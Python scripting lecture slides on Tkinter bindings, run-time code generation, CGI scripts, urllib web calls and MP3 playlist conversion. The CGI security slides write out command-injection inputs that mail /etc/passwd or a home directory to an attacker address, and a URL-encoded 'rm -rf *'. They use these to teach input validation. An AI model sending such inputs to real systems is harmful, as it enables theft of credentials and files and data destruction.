     lambda event=None, x=self.hwtext:
     x.tag_configure('tag1', background='blue'))

self.hwtext.tag_bind('tag1','<Leave>',
     lambda event=None, x=self.hwtext:
     x.tag_configure('tag1', background='white'))
```

- `<Enter>`: event when the mouse enters a tag
- `<Leave>`: event when the mouse leaves a tag

Lambda function dissection

- The lambda function applies keyword arguments

```
self.hwtext.tag_bind('tag1','<Enter>',
     lambda event=None, x=self.hwtext:
     x.tag_configure('tag1', background='blue'))
```

- Why?
- The function is called as some anonymous function

```
def func(event=None):
```

and we want the body to call `self.hwtext`, but `self` does not have the right class instance meaning in this function

- Remedy: keyword argument x holding the right reference to the function we want to call

Alternative to lambda functions

- Make a more readable alternative to lambda:

```
class Command:
    def __init__(self, func, *args, **kw):
        self.func = func
        self.args = args  # ordinary arguments
        self.kw = kw      # keyword arguments (dictionary)

    def __call__(self, *args, **kw):
        args = args + self.args
        kw.update(self.kw)  # override kw with orig self.kw
        self.func(*args, **kw)
```

- Example:

```
def f(a, b, max=1.2, min=2.2):  # some function
    print 'a=%g, b=%g, max=%g, min=%g' % (a,b,max,min)

c = Command(f, 2.3, 2.1, max=0, min=-1.2)
c()  # call f(2.3, 2.1, 0, -1.2)
```


Using the Command class

```
from py4cs.misc import Command
self.hwtext.tag_bind('tag1','<Enter>',
    Command(self.configure, 'tag1', 'blue'))

def configure(self, event, tag, bg):
    self.hwtext.tag_configure(tag, background=bg)

###### compare this with the lambda version:

self.hwtext.tag_bind('tag1','<Enter>',
    lambda event=None, x=self.hwtext:
    x.tag_configure('tag1',background='blue')
```


Generating code at run time (1)

- Construct Python code in a string:

```
def genfunc(self, tag, bg, optional_code=''):
    funcname = 'temp'
    code = "def %(funcname)s(self, event=None):\n"\
           "    self.hwtext.tag_configure("\
           "'%(tag)s', background='%(bg)s')\n"\
           "    %(optional_code)s\n" % vars()
```

- Execute this code (i.e. define the function!)

```
    exec code in vars()
```

- Return the defined function object:

```
    # funcname is a string,
    # eval() turns it into func obj:
    return eval(funcname)
```

Generating code at run time (2)

- Example on calling code:

```
self.tag2_leave = self.genfunc('tag2', 'white')
self.hwtext.tag_bind('tag2', '<Leave>', self.tag2_leave)

self.tag2_enter = self.genfunc('tag2', 'red',
    # add a string containing optional Python code:
    r"i=...self.hwtext.insert(i,'You have hit me "\
    "%d times' % ...")

self.hwtext.tag_bind('tag2', '<Enter>', self.tag2_enter)
```

- Flexible alternative to lambda functions!

Fancy list (1)

- Usage:

```
root = Tkinter.Tk()
Pmw.initialise(root)
root.title('GUI for Script II')

list = [('exercise 1',  'easy stuff'),
        ('exercise 2',  'not so easy'),
        ('exercise 3',  'difficult')
       ]
widget = Fancylist(root,list)
root.mainloop()
```

- When the mouse is over a list item, the background color changes and the help text appears in a label below the list

Fancy list (2)

```
import Tkinter, Pmw

class Fancylist:
  def __init__(self, parent, list,
               list_width=20, list_height=10):
    self.frame = Tkinter.Frame(parent, borderwidth=3)
    self.frame.pack()

    self.listbox = Pmw.ScrolledText(self.frame,
        vscrollmode='dynamic', hscrollmode='dynamic',
        labelpos='n',
        label_text='list of chosen curves',
        text_width=list_width, text_height=list_height,
        text_wrap='none',  # do not break too long lines
    )
    self.listbox.pack(pady=10)

    self.helplabel = Tkinter.Label(self.frame, width=60)
    self.helplabel.pack(side='bottom',fill='x',expand=1)
```


Fancy list (3)

```
# Run through the list, define a tag,
# bind a lambda function to the tag:

counter = 0
for (item, help) in list:
  tag = 'tag' + str(counter) # unique tag name
  self.listbox.insert('end', item + '\n', tag)

  self.listbox.tag_bind(tag, '<Enter>',
       lambda event, f=self.configure, t=tag,
              bg='blue', text=help:
       f(event, t, bg, text))

  self.listbox.tag_bind(tag, '<Leave>',
       lambda event, f=self.configure, t=tag,
              bg='white', text='':
       f(event, t, bg, text))

  counter = counter + 1
# make the text buffer read-only:
self.listbox.configure(text_state='disabled')

def configure(self, event, tag, bg, text):
  self.listbox.tag_configure(tag, background=bg)
  self.helplabel.configure(text=text)
```


Class implementation of simviz1.py

- Recall the `simviz1.py` script for running a simulation program and visualizing the results
- `simviz1.py` was a straight script, even without functions
- As an example, let's make a class implementation

```
class SimViz:
    def __init__(self):
        self.default_values()

    def initialize(self):
        ...

    def process_command_line_args(self, cmlargs):
        ...

    def simulate(self):
        ...

    def visualize(self):
        ...
```


Dictionary for the problem's parameters

- `simviz1.py` had problem-dependent variables like `m`, `b`, `func`, etc.
- In a complicated application, there can be a large amount of such parameters so let's automate
- Store all parameters in a dictionary:

```
self.p['m'] = 1.0
self.p['func'] = 'y'
```

  etc.
- The `initialize` function sets default values to all parameters in `self.p`

Parsing command-line options

```
def process_command_line_args(self, cmlargs):
    """Load data from the command line into self.p."""
    opt_spec = [ x+'=' for x in self.p.keys() ]
    try:
        options, args = getopt.getopt(cmlargs,'',opt_spec)

    except getopt.GetoptError:
        <handle illegal options>

    for opt, val in options:
        key = opt[2:] # drop prefix --
        if   isinstance(self.p[key], float):  val = float(val)
        elif isinstance(self.p[key], int):    val = int(val)
        self.p[key] = val
```


Simulate and visualize functions

- These are straight translations from code segments in `simviz1.py`
- Remember: `m` is replaced by `self.p['m']`, `func` by `self.p['func']` and so on
- Variable interpolation,

```
s = 'm=%(m)g ...' % vars()
```

  does not work with

```
s = 'm=%(self.p['m'])g ...' % vars()
```

  so we must use a standard printf construction:

```
s = 'm=%g ...' % (m, ...)
```

  or (better)

```
s = 'm=%(m)g ...' % self.p
```

Usage of the class

- A little main program is needed to steer the actions in class `SimViz`:

```
adm = SimViz()
adm.process_command_line_args(sys.argv[1:])
adm.simulate()
adm.visualize()
```

- See `src/examples/simviz1c.py`

A class for holding a parameter (1)

- Previous example: `self.p['m']` holds the value of a parameter
- There is more information associated with a parameter:
  - the value
  - the name of the parameter
  - the type of the parameter (float, int, string, ...)
  - input handling (command-line arg., widget type etc.)
- Idea: Use a class to hold parameter information

A class for holding a parameter (1)

- Class declaration:

```
class InputPrm:
    """class for holding data about a parameter"""
    def __init__(self, name, default,
                 type=float): # string to type conversion func
        self.name = name
        self.v = default  # parameter value
        self.str2type = type
```

- Make a dictionary entry:

```
self.p['m'] = InputPrm('m', 1.0, float)
```

- Convert from string `value` to the right type:

```
self.p['m'].v = self.p['m'].str2type(value)
```


From command line to parameters

- Interpret command-line arguments and store the right values (and types!) in the parameter dictionary:

```
def process_command_line_args(self, cmlargs):
    """load data from the command line into variables"""
    opt_spec = map(lambda x: x+"=", self.p.keys())
    try:
        options, args = getopt.getopt(cmlargs,"",opt_spec)
    except getopt.GetoptError:
        ...
    for option, value in options:
        key = option[2:]
        self.p[key].v = self.p[key].str2type(value)
```

  This handles any number of parameters and command-line arguments!

Explanation of the lambda function

- Example on a very compact Python statement:

```
opt_spec = map(lambda x: x+"=", self.p.keys())
```

- Purpose: create option specifications to getopt, `-opt` proceeded by a value is specified as `'opt='`
- All the options have the same name as the keys in `self.p`
- Dissection:

```
def add_equal(s): return s+'='  # add '=' to a string
# apply add_equal to all items in a list and return the
# new list:
opt_spec = map(add_equal, self.p.keys())
```

  or written out:

```
opt_spec = []
for key in self.p.keys():
    opt_spec.append(add_equal(key))
```


Printing issues

- A nice feature of Python is that

```
print self.p
```

  usually gives a nice printout of the object, regardless of the object's type
- Let's try to print a dictionary of *user-defined data types*:

```
{'A': <__main__.InputPrm instance at 0x8145214>,
 'case': <__main__.InputPrm instance at 0x81455ac>,
 'c': <__main__.InputPrm instance at 0x81450a4>
 ...
```

- Python do not know how to print our `InputPrm` objects
- We can tell Python how to do it!

Tailored printing of a class' contents

- `print a` means 'convert a to a string and print it'
- The conversion to string of a class can be specified in the functions `__str__` and `__repr__`:

```
str(a)  means calling a.__str__()
repr(a) means calling a.__repr__()
```

- `__str__`: compact string output
- `__repr__`: complete class content
- `print self.p` (or `str(self.p)` or `repr(self.p)`), where `self.p` is a dictionary of `InputPrm` objects, will try to call the `__repr__` function in `InputPrm` for getting the 'value' of the `InputPrm` object

From class InputPrm to a string

- Here is a possible implementation:

```
class InputPrm:
    ...
    def __repr__(self):
        return str(self.v) + ' ' + str(self.str2type)
```

- Printing `self.p` yields

```
{'A': 5.0 <type 'float'>,
 'case': tmp1 <type 'str'>,
 'c': 5.0 <type 'float'>
 ...
```

A smarter string representation

- Good idea: write the string representation with the syntax needed to recreate the instance:

```
def __repr__(self):
    # str(self.str2type) is <type 'type'>, extract 'type':
    m = re.search(r"<type '(.*)'>", str(self.str2type))
    if m:
        return "InputPrm('%s',%s,%s)" % \
               (self.name, self.__str__(), m.group(1))

def __str__(self):
    """compact output"""
    value = str(self.v)  # ok for strings and ints
    if self.str2type == float:
        value = "%g" % self.v  # compact float representation
    elif self.str2type == int:
        value = "%d" % self.v  # compact int representation
    elif self.str2type == float:
        value = "'%s'" % self.v  # string representation
    else:
        value = "'%s'" % str(self.v)
    return value
```


Eval and str are now inverse operations

- Write `self.p` to file:

```
f = open(somefile, 'w')
f.write(str(self.p))
```

- File contents:

```
{'A': InputPrm('A',5,float), ...
```

- Loading the contents back into a dictionary:

```
f = open(somefile, 'r')
q = eval(f.readline())
```


Simple CGI programming in Python

Interactive Web pages

- Topic: interactive Web pages
  (or: GUI on the Web)
- Methods:
  - Java applets (downloaded)
  - JavaScript code (downloaded)
  - CGI script on the server
- Perl and Python are very popular for CGI programming

Scientific Hello World on the Web

- Web version of the Scientific Hello World GUI
- HTML allows GUI elements (FORM)
- Here: text ('Hello, World!'), text entry (for r) and a button 'equals' for computing the sine of r
- HTML code:

```
<HTML><BODY BGCOLOR="white">
<FORM ACTION="hw1.py.cgi" METHOD="POST">
Hello, World! The sine of
<INPUT TYPE="text" NAME="r" SIZE="10" VALUE="1.2">
<INPUT TYPE="submit" VALUE="equals" NAME="equalsbutton">
</FORM></BODY></HTML>
```


GUI elements in HTML forms

- Widget type: `INPUT TYPE`
- Variable holding input: `NAME`
- Default value: `VALUE`
- Widgets: one-line text entry, multi-line text area, option list, scrollable list, button

The very basics of a CGI script

- Pressing "equals" (i.e. submit button) calls a script hw1.py.cgi

```
<FORM ACTION="hw1.py.cgi" METHOD="POST">
```

- Form variables are packed into a string and sent to the program
- Python has a cgi module that makes it very easy to extract variables from forms

```
import cgi
form = cgi.FieldStorage()
r = form.getvalue("r")
```

- Grab r, compute sin(r), write an HTML page with (say)

```
Hello, World! The sine of 2.4 equals 0.675463180551
```


A CGI script in Python

- Tasks: get r, compute the sine, write the result on a new Web page

```
#!/store/bin/python
import cgi, math

# required opening of all CGI scripts with output:
print "Content-type: text/html\n"

# extract the value of the variable "r":
form = cgi.FieldStorage()
r = form.getvalue("r")

s = str(math.sin(float(r)))
# print answer (very primitive HTML code):
print "Hello, World! The sine of %s equals %s" % (r,s)
```

Remarks

- A CGI script is run by a *nobody* or *www* user
- A header like

  ```
  #!/usr/bin/env python
  ```

  relies on finding the first python program in the PATH variable, and a *nobody* has a PATH variable out of our control
- Hence, we need to specify the interpreter explicitly:

  ```
  #!/store/bin/python
  ```

- Old Python versions do not support `form.getvalue`, use instead

  ```
  r = form["r"].value
  ```


An improved CGI script

- Last example: HTML page + CGI script; the result of sin(r) was written on a new Web page
- Next example: just a CGI script
- The user stays within the same dynamic page, a la the Scientific Hello World GUI
- Tasks: extract r, compute sin(r), write HTML form
- The CGI script calls itself

The complete improved CGI script

```
#!/store/bin/python
import cgi, math
print "Content-type: text/html\n" # std opening

# extract the value of the variable "r":
form = cgi.FieldStorage()
r = form.getvalue('r')
if r is not None:
    s = str(math.sin(float(r)))
else:
    s = ''; r = ''

# print complete form with value:
print """
<HTML><BODY BGCOLOR="white">
<FORM ACTION="hw2.py.cgi" METHOD="POST">
Hello, World! The sine of
<INPUT TYPE="text" NAME="r" SIZE="10" VALUE="%s">
<INPUT TYPE="submit" VALUE="equals" NAME="equalsbutton">
%s </FORM></BODY></HTML>\n""" % (r,s)
```


Debugging CGI scripts

- What happens if the CGI script contains an error?
- Browser just responds "Internal Server Error" – a nightmare
- Start your Python CGI scripts with

  ```
  import cgitb; cgitb.enable()
  ```

  to turn on nice debugging facilities: Python errors now appear nicely formatted in the browser

Debugging rule no. 1

- Always run the CGI script from the command line before trying it in a browser!

  ```
  unix> export QUERY_STRING="r=1.4"
  unix> ./hw2.py.cgi > tmp.html    # don't run python hw2.py.cgi!
  unix> cat tmp.html
  ```

- Load tmp.html into a browser and view the result
- Multiple form variables are set like this:

  ```
  QUERY_STRING="name=Some Body&phone=+47 22 85 50 50"
  ```


Potential problems with CGI scripts

- Permissions you have as CGI script owner are usually different from the permissions of a *nobody*, e.g., file writing requires write permission for all users
- Environment variables (PATH, HOME etc.) are normally not available to a *nobody*
- Make sure the CGI script is in a directory where they are allowed to be executed (some systems require CGI scripts to be in special cgi-bin directories)
- Check that the header contains the right path to the interpreter on the Web server
- Good check: log in as another user (you become a *nobody*!) and try your script

Shell wrapper (1)

- Sometimes you need to control environment variables in CGI scripts
- Example: running your Python with shared libraries

  ```
  #!/usr/home/me/some/path/to/my/bin/python
  ...

  python requires shared libraries in directories
  specified by the environment variable LD_LIBRARY_PATH
  ```

- Solution: the CGI script is a shell script that sets up your environment prior to calling your real CGI script

Shell wrapper (2)

- General Bourne Again shell script wrapper:

  ```
  #!/bin/bash
  # usage: www.some.net/url/wrapper-sh.cgi?s=myCGIscript.py

  # just set a minimum of environment variables:
  export scripting=~inf3330/www_docs/scripting
  export SYSDIR=/ifi/ganglot/k00/inf3330/www_docs/packages
  export BIN=$SYSDIR/`uname`
  export LD_LIBRARY_PATH=$BIN/lib:/usr/bin/X11/lib
  export PATH=$scripting/src/tools:/usr/bin:/bin:/store/bin:$BIN/bi
  export PYTHONPATH=$SYSDIR/src/python/tools:$scripting/src/tools

  # or set up my complete environment (may cause problems):
  # source /home/me/.bashrc

  # extract CGI script name from QUERY_STRING:
  script=`perl -e '$s=$ARGV[0]; $s =~ s/.*=//; \
          print $s' $QUERY_STRING`
  ./$script
  ```

Security issues

- Suppose you ask for the user's email in a Web form
- Suppose the form is processed by this code:

```
if "mailaddress" in form:
    mailaddress = form.getvalue("mailaddress")
    note = "Thank you!"
    # send a mail:
    mail = os.popen("/usr/lib/sendmail " + mailaddress, 'w')
    mail.write("...")
    mail.close()
```

- What happens if somebody gives this "address":

```
x; mail evilhacker@some.where < /etc/passwd
```

??

Even worse things can happen...

- Another "address":

```
x; tar cf - /hom/hpl | mail evilhacker@some.where
```

sends out all my files that anybody can read

- Perhaps my password or credit card number reside in any of these files?
- The `evilhacker` can also feed Mb/Gb of data into the system to load the server
- Rule: Do not copy form input blindly to system commands!
- Be careful with shell wrappers

Recommendation: read the WWW Security FAQ

Remedy

- Could test for bad characters like

```
&;‘’\"|*?~<>^()[]{}$\n\r
```

- Better: test for legal set of characters

```
# expect text and numbers:
if re.search(r'[^a-zA-Z0-9]', input):
   # stop processing
```

- Always be careful with launching shell commands; check possibilities for unsecure side effects

Warning about the shell wrapper

- The shell wrapper script allows execution of a user-given command
- The command is intended to be the name of a secure CGI script, but the command can be misused
- Fortunately, the command is prefixed by `./`

```
./$script
```

so trying an `rm -rf *`,


```
http://www.some.where/wrapper.sh.cgi?s="rm+-rf+%2A"
```

does not work (`./rm -rf *`; `./rm` is not found)

- The encoding of `rm -rf *` is carried out by

```
>>> urllib.urlencode({'s':'rm -rf *'})
's=rm+-rf+%2A'
```


Web interface to the oscillator code



Handling many form parameters

- The simviz1.py script has many input parameters, resulting in many form fields
- We can write a small utility class for
  - holding the input parameters (either default values or user-given values in the form)
  - writing form elements

Class FormParameters (1)

```
class FormParameters:
    "Easy handling of a set of form parameters"

    def __init__(self, form):
        self.form = form      # a cgi.FieldStorage() object
        self.parameter = {}  # contains all parameters

    def set(self, name, default_value=None):
        "register a new parameter"
        self.parameter[name] = default_value

    def get(self, name):
        """Return the value of the form parameter name."""
        if name in self.form:
            self.parameter[name] = self.form.getvalue(name)
        if name in self.parameter:
            return self.parameter[name]
        else:
            return "No variable with name '%s'" % name
```


Class FormParameters (2)

```
def tablerow(self, name):
    "print a form entry in a table row"
    print """
    <TR>
    <TD>%s</TD>
    <TD><INPUT TYPE="text" NAME="%s" SIZE=10 VALUE="%s">
    </TR>
    """ % (name, name, self.get(name))

def tablerows(self):
    "print all parameters in a table of form text entries"
    print "<TABLE>"
    for name in self.parameter.keys():
        self.tablerow(name)
    print "</TABLE>"
```

Class FormParameters (3)

Usage:

```
form = cgi.FieldStorage()
p = FormParameters(form)
p.set('m', 1.0)  # register 'm' with default val. 1.0
p.set('b', 0.7)
...
p.set('case', "tmp1")

# start writing HTML:
print """
<HTML><BODY BGCOLOR="white">
<TITLE>Oscillator code interface</TITLE>
<IMG SRC="%s" ALIGN="left">
<FORM ACTION="simviz1.py.cgi" METHOD="POST">
...
""" % ...
# define all form fields:
p.tablerows()
```


Important issues

- We need a complete path to the simviz1.py script
- simviz1.py calls oscillator so its directory must be in the PATH variable
- simviz1.py creates a directory and writes files, hence *nobody* must be allowed to do this
- Failing to meet these requirements give typically *Internal Server Error*...

Safety checks

```
# check that the simviz1.py script is available and
# that we have write permissions in the current dir
simviz_script = os.path.join(os.pardir,os.pardir,"intro",
                             "python","simviz1.py")
if not os.path.isfile(simviz_script):
    print "Cannot find <PRE>%s</PRE>"\
          "so it is impossible to perform simulations" % \
          simviz_script
# make sure that simviz1.py finds the oscillator code, i.e.,
# define absolute path to the oscillator code and add to PATH:
osc = '/ifi/ganglot/k00/inf3330/www_docs/scripting/SunOS/bin'
os.environ['PATH'] = ':'.join([os.environ['PATH'],osc])
if not os.path.isfile(osc+'/oscillator'):
    print "The oscillator program was not found"\
          "so it is impossible to perform simulations"
if not os.access(os.curdir, os.W_OK):
    print "Current directory has not write permissions"\
          "so it is impossible to perform simulations"
```


Run and visualize

```
if form:                 # run simulator and create plot
    sys.argv[1:] = cmd.split()  # simulate command-line args...
    import simviz1       # run simviz1 as a script...
    os.chdir(os.pardir)  # compensate for simviz1.py's os.chdir

    case = p.get('case')
    os.chmod(case, 0777)  # make sure anyone can delete subdir

    # show PNG image:
    imgfile = os.path.join(case,case+'.png')
    if os.path.isfile(imgfile):
        # make an arbitrary new filename to prevent that browsers
        # may reload the image from a previous run:
        import random
        newimgfile = os.path.join(case,
                     'tmp_'+str(random.uniform(0,2000))+'.png')
        os.rename(imgfile, newimgfile)
        print """<IMG SRC="%s">""" % newimgfile
print '</BODY></HTML>'
```


Garbage from *nobody*

- The *nobody* user who calls simviz1.py becomes the owner of the directory with simulation results and plots
- No others may have permissions to clean up these generated files
- Let the script take an

```
os.chmod(case, 0777)  # make sure anyone can delete
                      # the subdirectory case
```


The browser may show old plots

- 'Smart' caching strategies may result in old plots being shown
- Remedy: make a random filename such that the name of the plot changes each time a simulation is run

```
imgfile = os.path.join(case,case+".png")
if os.path.isfile(imgfile):
    import random
    newimgfile = os.path.join(case,
            'tmp_'+str(random.uniform(0,2000))+'.png')
    os.rename(imgfile, newimgfile)
    print """<IMG SRC="%s">""" % newimgfile
```


Using Web services from scripts

- We can automate the interaction with a dynamic Web page
- Consider `hw2.py.cgi` with one form field `r`
- Loading a URL agumented with the form parameter,

  `http://www.some.where/cgi/hw2.py.cgi?r=0.1`

  is the same as loading

  `http://www.some.where/cgi/hw2.py.cgi`

  and manually filling out the entry with '0.1'
- We can write a Hello World script that performs the sine computation on a Web server and extract the value back to the local host

Encoding of URLs

- Form fields and values can be placed in a dictionary and encoded correctly for use in a URL:

```
>>> import urllib
>>> p = {'p1':'some  string','p2': 1.0/3, 'q1': 'Ødegård'}
>>> params = urllib.urlencode(p)
>>> params
'p2=0.333333333333&q1=%D8deg%E5rd&p1=some++string'

>>> URL = 'http://www.some.where/cgi/somescript.cgi'
>>> f = urllib.urlopen(URL + '?' + params)  # GET method
>>> f = urllib.urlopen(URL, params)         # POST method
```

The front-end code

```
import urllib, sys, re
r = float(sys.argv[1])
params = urllib.urlencode({'r': r})
URLroot = 'http://www.ifi.uio.no/~inf3330/scripting/src/py/cgi/'
f = urllib.urlopen(URLroot + 'hw2.py.cgi?' + params)
# grab s (=sin(r)) from the output HTML text:
for line in f.readlines():
    m = re.search(r'"equalsbutton">(.*)$', line)
    if m:
        s = float(m.group(1)); break
print 'Hello, World! sin(%g)=%g' % (r,s)
```


Distributed simulation and visualization

- We can run our `simviz1.py` type of script such that the computations and generation of plots are performed on a server
- Our interaction with the computations is a front-end script to `simviz1.py.cgi`
- User interface of our script: same as `simviz1.py`
- Translate comman-line args to a dictionary
- Encode the dictionary (form field names and values)
- Open an augmented URL (i.e. run computations)
- Retrieve plot files from the server
- Display plot on local host

The code

```
import math, urllib, sys, os

# load command-line arguments into dictionary:
p = {'case': 'tmp1', 'm': 1, 'b': 0.7, 'c': 5, 'func': 'y',
     'A': 5, 'w': 2*math.pi, 'y0': 0.2, 'tstop': 30, 'dt': 0.05}
for i in range(len(sys.argv[1:])):
    if sys.argv[i] in p:
        p[sys.argv[i]] = sys.argv[i+1]

params = urllib.urlencode(p)
URLroot = 'http://www.ifi.uio.no/~inf3330/scripting/src/py/cgi/'
f = urllib.urlopen(URLroot + 'simviz1.py.cgi?' + params)

# get PostScript file:
file = p['case'] + '.ps'
urllib.urlretrieve('%s%s/%s' % (URLroot,p['case'],file), file)

# the PNG file has a random number; get the filename from
# the output HTML file of the simviz1.py.cgi script:
for line in f.readlines():
    m = re.search(r'IMG SRC="(.*)"', line)
    if m:
        file = m.group(1).strip(); break
urllib.urlretrieve('%s%s/%s' % (URLroot,p['case'],file), file)
os.system('display ' + file)
```


MP3 file tools

Working with MP3 file collections

Suppose

- you have a (very) large collection of MP3 files
- the files are stored on big portable disks
- you use different computers
- you have an iPod as well as simple memory-stick MP3 players
- you have a lot of playlists
- you like to create playlists with tools like MusicMatch, iTunes, Winamp, Madman, Xmms
- you want to load your iPod and memory-stick players from any computer where the portable disk is mounted through the USB port

Things soon get incompatible and complicated

- Your iPod requires iTunes or gtkpod to handle the file collection and playlists
- iTunes does not work with your memory-stick player
- iTunes can read your MusicMatch-generated playlists
- But if you modify the playlist in iTunes, most other programs (MusicMatch, Madman, Xmms, Winamp) cannot read it (gtkpod can)
- Playlists hold the complete path of each MP3 file in the list; this path may change if you mount a portable disk on another computer or in another USB port, e.g.,

  `H:\CD\mp3\electronica\buzz\loopy loop.mp3`

  may be found as

  `/extdisk/CD/mp3/electronica/buzz/loopy\ loop.mp3`

Scripts may solve the problems

- You want an MP3 file and playlist collection that is independent of specific tools like iTunes, MusicMatch, Madman, gtkpod, ...
- Store files in directories (on portable disks)
- Maintain one format of the playlist files
- Make scripts that convert this format to what you need
- Use the same playlists for iPod, memory sticks, etc.

Playlist formats

- The m3u format is minimalistic but sufficient:
  each line holds the complete path of the MP3 file

  ```
  H:\CD\Electronica\Soulfuric\02 - Soulfuric - I Get Deep.mp3
  H:\CD\Jazz\06 - Haden & Metheny - Message to a Friend.mp3
  ```

- This format works with MusicMatch, Madman, Xmms, Winamp and most other applications
- iTunes can read m3u files
- iTunes playlists can be dumped in a text format, but the amount of info is much more comprehensive:
  artist, album name, track title, ratings, ..., file path
  (separated by tabs)
- The iTunes text format is UTF-16, not plain ASCII
  (hence, it looks “binary” in standard editors and cannot be read by plain Python file functions)

Copy m3u playlists to memory-stick player; ideas

- The sequence of songs on the memory stick is the alphanumeric sort of the filenames (just as `ls` or `dir`)
- To preserve the playlist sequence (normally an important requirement!) we may prefix each filename by a counter (`0001`, `0002`, etc. - these sort correctly)
- Example: copy

  ```
  D:\My Music\CD\Genre\05 - Artist - Title.mp3
  ```

  to the file

  ```
  0082 05 - Artist - Title.mp3
  ```

  on the memory stick if this song is no 82 in the playlist

Copy m3u playlists to memory-stick player; script

- Usage:

  ```
  m3uplaylist2mstick.py playlistfile memorystick-dir
  ```

  Code:

  ```
  track_counter = 0
  for songpath in playlist_file:
      songpath = songpath.strip()  # important!
      if not os.path.isfile(songpath):
          print "song file %s does not exist" % songpath
      track_counter += 1
      songname = os.path.basename(songpath)
      destsong = os.path.join(destdir,
          "%03d - " % track_counter + songname)
      if not os.path.isfile(destsong):
          shutil.copy(songpath, destsong)
  ```


Unicode strings; principles

- Plain ASCII strings with 7-bit characters are not sufficient for expressing song titles and artist names in foreign languages
- Various encodings have been developed, these use one or more bytes to represent a character, depending on the (human) language
- Unicode strings provide a common representation of all strings in “all” languages
- One can convert between Unicode and other encodings

Unicode strings; example (1)

- The idea is to let all string data structures in a Python program be either plain ASCII string (`str`) or Unicode string (`unicode`) - `basestring` is the common base class of the two

  ```
  if isinstance(somestring, basestring):
      # somestring is either Unicode or ASCII string
  ```

- Working with Unicode strings:

  ```
  >>> s = u'blå'  # Norwegian special character å
  >>> s.encode()  # convert to default (ASCII) encoding
  Traceback (most recent call last):
    File "<stdin>", line 1, in ?
  UnicodeEncodeError: 'ascii' codec can't encode
     character u'\xe5' in position 2: ordinal not in range(128)
  >>> s.encode('utf-8')   # convert to UTF-8 encoding
  'bl\xc3\xa5'
  >>> s.encode('latin-1')
  'bl\xe5'
  >>> s.encode('utf-16')
  '\xff\xfeb\x00l\x00\xe5\x00'
  ```


Unicode strings; example (2)

- One can enter strings with different encodings:

  ```
  >>> n = u'Kent-Andr\xe9 and Åsmund Ødegård'
  >>> print n
  Kent-André and Åsmund Ødegård
  >>> n  # unicode representation
  u'Kent-Andr\xe9 and \xc5smund \xd8deg\xe5rd'
  >>> n.encode('utf-8')   # UTF-8 representation
  'Kent-Andr\xc3\xa9 and \xc3\x85smund \xc3\x98deg\xc3\xa5rd'
  >>> n.encode('utf-16')  # another encoding
  '\xff\xfeK\x00e\x00n\x00t\x00-\x00A\x00n\x00d\x00r\x00\xe9
  \x00 \x00a\x00n\x00d\x00 \x00\xc5\x00s\x00m\x00u\x00n\x00d
  \x00 \x00\xd8\x00d\x00e\x00g\x00\xe5\x00r\x00d\x00'
  ```

- More info:

  ```
  aspn.activestate.com/ASPN/Cookbook/Python/Recipe/361742
  ```


Unicode strings; file handling

- The `codecs` module provides file objects that read from a file with an encoding and returns unicode, or writes unicode to a file with an encoding:

  ```
  import codecs
  fi = codecs.open(filename, 'r', encoding='utf-16')
  fo = codecs.open(filename, 'w', encoding='utf-8')
  for line in fi:
      # line is a unicode string
      fo.write(line)  # convert automatically to UTF-8
  ```

- Note: one has to know the encoding (UTF-8, UTF-16, latin-1, etc.) - default is plain ASCII

Encodings in Python source files

- Here is information on writing comments or doc strings with non-standard encodings (languages) in Python source files:

  ```
  PEP 263 - "Defining Python Source Code Encodings"
  ```

  from http://www.python.org/dev/peps/

Transform iTunes playlist to m3u format (1)

- iTunes playlists can be stored as text (`.txt`) files
- These text files are written in the UTF-16 encoding!
- The UTF-16 files show up fine in WordPad and Word, but not in Less or Emacs - use jEdit as a cross-platform editor for such files
- Each playlist line has a lot of info, separated by tabs, but our interest is in the final item - the file path

Transform iTunes playlist to m3u format (2)

- We write out this file path in a UTF-8 encoded file (plain ASCII will not work well since many song titles, artist names, and album names use non-ASCII characters)

```
import codecs
iTunes_file = codecs.open(playlist_iTunes, 'r', 'utf-16')
songs = iTunes_file.readlines()[1:]  # first line is header

playlist_m3u = playlist_iTunes[:-4] + '.m3u'
m3u_file = codecs.open(playlist_m3u, 'w', encoding='utf-8')

for song in songs:
    songpath = song.split('\t')[-1].strip()
    m3u_file.write(songpath + '\n')
```

- The opposite conversion script is not needed since m3u playlists can be read by iTunes

Shuffle m3u playlists

- Usage:

```
shuffle_playlist.py playlist newplaylist
```

(make new random sequence of songs in the playlist)

- Script:

```
import sys, random
encoding = 'latin-1'  # m3u encoding
f = codecs.open(sys.argv[1], 'r', encoding)
lines = f.readlines(); f.close()

random.shuffle(lines) # in-place shuffle

f = codecs.open(playlist[:-4] + '_shuffled.m3u', 'w', encoding)
f.writelines(lines); f.close()
```


Change pathname root in m3u playlists; ideas

- Say you mount your portable disk on another computer such that the root of the path is `/extdisk` rather than `H:`
- Old playlists were created on Windows with backward slash as directory separator, now the disk is mounted on Unix (with forward slash as separator)
- A small script can automatically edit all playlist files

```
changepathroot.py 'H:' '/extdisk' /home/hpl/mymusic/*.m3u
```


Change pathname root in m3u playlists; code

```
oldroot = sys.argv[1];  newroot = sys.argv[2]
# get list of filenames, called playlist (see later)
import codecs
encoding = 'latin-1'

for playlist in playlists:
    copy = playlist + '-orig';  os.rename(playlist, copy)

    f = codecs.open(copy, 'r', encoding)
    lines = f.readlines()
    f.close()

    lines = [line.replace(oldroot, newroot) for line in lines]

    if oldroot.find('\\') != -1 and newroot.find('/') != -1:
        # from Windows backslash to Unix separator:
        lines = [line.replace('\\', '/') for line in lines]

    elif oldroot.find('/') != -1 and newroot.find('\\') != -1:
        # from Unix forward slash to Windows
        lines = [line.replace('/', '\\') for line in lines]

    f = codecs.open(playlist, 'w', encoding)
    f.writelines(lines)
    f.close()
```


Wildcard specifications on the command line (1)

- Run:

```
changepathroot.py 'H:' '/extdisk' /home/hpl/mymusic/*.m3u
```

- On Unix, shell-style wildcard notation like

```
Unix> ./myscript.py /work/test*.pdb
```

is expanded before `myscript.py` is called and `sys.argv` contains the corresponding filenames

- On Windows (or DOS), wildcard notation in non-trivial path names are not expanded, e.g.,

```
Unix> myscript.py D:\work\test*.pdb
```

makes `sys.argv` have one element only

Wildcard specifications on the command line (1)

- A cross-platform solution may apply `glob.glob` to expand the wildcard notation:

```
playlists = [glob.glob(arg) for arg in sys.argv[3:]]
```

